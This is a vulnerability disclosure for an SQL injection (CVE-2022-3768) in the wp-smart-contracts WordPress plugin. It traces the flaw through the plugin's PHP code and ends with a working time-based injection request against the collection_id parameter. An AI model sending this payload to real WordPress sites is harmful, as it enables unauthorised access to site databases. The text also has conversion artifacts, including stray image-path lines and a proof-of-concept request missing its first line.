wp-smart-contracts 1.3.11 WordPress plug-in SQL injection

Vulnerability Metadata


Key	Value
Date of Disclosure	September 07 2022
Affected Software	wp-smart-contracts
Affected Software Type	WordPress plugin
Version	1.3.11
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-3768
CVSS 3.x Base Score	x
CVSS 2.0 Base Score	x
Reporter	Kunal Sharma, Daniel Krohmer
Reporter Contact	k_sharma19@informatik.uni-kl.de
Link to Affected Software	https://wordpress.org/plugins/wp-smart-contracts/
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-3768


Vulnerability Description

The `collection_id` GET query parameter in wp-smart-contracts 1.3.11 is vulnerable to SQL injection. An attacker with role of `Author` or above may abuse the final step of *Bulk Minting* functionality in `wpsc-bulk-mint.php`. This leads to a threat actor crafting a malicious GET request.


Exploitation Guide

Login as user with `Author` role or above. This attack requires at least `Author` privileges.






Go to `Batch Mint NFTs` under `Smart Contracts Wizards` option on the WordPress site dashboard.



Clicking `Batch Mint NFTs` triggers the vulnerable request.



Pretty Raw Hex

```
1 GET /wp-admin/edit.php?post_type=nft&page=nft-batch-mint HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/wp-admin/
8 Connection: close
9 Cookie: notice_hide_1_3_10=true; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check;
  wp_lang=en_US; wordpress_c9db569cb388e160e4b86ca1ddff84d7=
  tristian%7C1666737503%7CLrfm3tSfh5kthbnUFaHDaj6U4ZWZtZiRs76VMuwj11m%7C0b981aaa64eb6981822a62ae00f04fae8ddd7de70341e86d4ef9ca2869e1a887;
  wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=
  tristian%7C1666737503%7CLrfm3tSfh5kthbnUFaHDaj6U4ZWZtZiRs76VMuwj11m%7C6cbaecf3b7240c32eb71ffedc809d75ef3d1ab25f5f44e17ba783a8155745385;
  wp-settings-time-5=1666564746
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

The request needs to be modified by adding `step`, `collection_id` and `uid`. Here `collection_id` is the vulnerable query parameter.

Request Response

Pretty Raw Hex

```
1 GET /wp-admin/edit.php?post_type=nft&page=nft-batch-mint&step=4&collection_id=1&uid=1 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/wp-admin/
8 Connection: close
9 Cookie: notice_hide_1_3_10=true; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; wp_lang=
  en_US; wordpress_c9db569cb388e160e4b86ca1ddff84d7=
  tristian%7C1666737503%7CLrfm3tSfh5kthbnUFaHDaj6U4ZWZtZiRs76VMuwj11m%7C0b981aaa64eb6981822a62ae00f04fae8ddd7de70341e86d4ef9ca2869e1a887;
  wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=
  tristian%7C1666737503%7CLrfm3tSfh5kthbnUFaHDaj6U4ZWZtZiRs76VMuwj11m%7C6cbaecf3b7240c32eb71ffedc809d75ef3d1ab25f5f44e17ba783a8155745385; wp-settings-time-5
  =1666564746
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

A POC may look like the following request:

```
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/wp-admin/
8 Connection: close
9 Cookie: notice_hide_1_3_10=true; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; wp_lang=
  en_US; wordpress_c9db569cb388e160e4b86ca1ddff84d7=
  tristian%7C1666737503%7CLrfm3tSfh5kthbnUFaHDaj6U4ZWZtZiRs76VMuwj11m%7C0b981aaa64eb6981822a62ae00f04fae8ddd7de70341e86d4ef9ca2869e1a887;
  wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=
  tristian%7C1666737503%7CLrfm3tSfh5kthbnUFaHDaj6U4ZWZtZiRs76VMuwj11m%7C6cbaecf3b7240c32eb71ffedc809d75ef3d1ab25f5f44e17ba783a8155745385; wp-settings-time-5
  =1666564746
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

In the code, the vulnerability is triggered by un-sanitized user input of `collection_id` at line `651` in `./classes/wpsc-bulk-mint.php`.

```
641     if ($step==4) {
642
643         if (WPSC_helpers::valArrElement($_GET, 'uid')) {
644             $unique_id = sanitize_text_field($_GET["uid"]);
645         } elseif (WPSC_helpers::valArrElement($_POST, 'unique-id')) {
646             $unique_id = $_POST["unique-id"];
647             $atts["unique-id"] = $unique_id;
648         }
649         $collection_id = false;
650         if (WPSC_helpers::valArrElement($_GET, 'collection_id')) {
651             $collection_id = sanitize_text_field($_GET["collection_id"]);
652         } elseif (WPSC_helpers::valArrElement($_POST, 'wpsc-choose-collection-value')) {
653             $collection_id = (int) $_POST['wpsc-choose-collection-value'];
654         }
```

Furthermore, a call to `WPSC_Queries::nftERC1155Collections` at `666` in `./classes/wpsc-bulk-mint.php`.

```
664         if ($unique_id and $collection_id) {
665
666             $the_collection = WPSC_Queries::nftERC1155Collections($collection_id);
667
```

At line `32` in `./classes/wpsc-queries.php` subsequent call to `WPSC_Queries::nftCollections` is made.

```
28      /**
29       * Get deployed ERC-1155 Collections
30       */
31      static public function nftERC1155Collections($id=false) {
32          $tmp = self::nftCollections(false, true, $id);
33          $res = [];
34          $networks = WPSC_helpers::getNetworks();
35          if (is_array($tmp)) {
36              foreach($tmp as $rec) {
37                  if (WPSC_helpers::valArrElement($rec, 'erc1155') and $rec["erc1155"] and
38                      WPSC_helpers::valArrElement($rec, 'deployed') and $rec["deployed"]) {
39                      $rec["network_name"] = $networks[$rec["network"]]["title"];
40                      $rec["network_color"] = $networks[$rec["network"]]["color"];
41                      $res[] = $rec;
42                  }
43              }
44          }
45          return $res;
46      }
```

At lines `54-56` in `./classes/wpsc-queries.php` the database query call on `$cond` leads to SQL injection.

```
51          if ($id) {
52              $cond = " AND ID=$id ";
53          }
54          $res = $wpdb->get_results("SELECT ID, post_title FROM $wpdb->posts WHERE
55                                      post_status=\"publish\" AND post_type=\"nft-collection\"
56                                      $cond ORDER BY post_title", ARRAY_A);
```

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work.

The SQL injection can be triggered by sending the request below:

```
GET /wp-admin/edit.php?post_type=nft&page=nft-batch-mint&step=4&collection_id=1+AND+(SELECT+7741+FROM+(SELECT(SLEEP(4)))hlAf)&uid=1 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/
Connection: close
Cookie: notice_hide_1_3_10=true; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US; wordpress_c9db569cb388e160e4b86ca
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```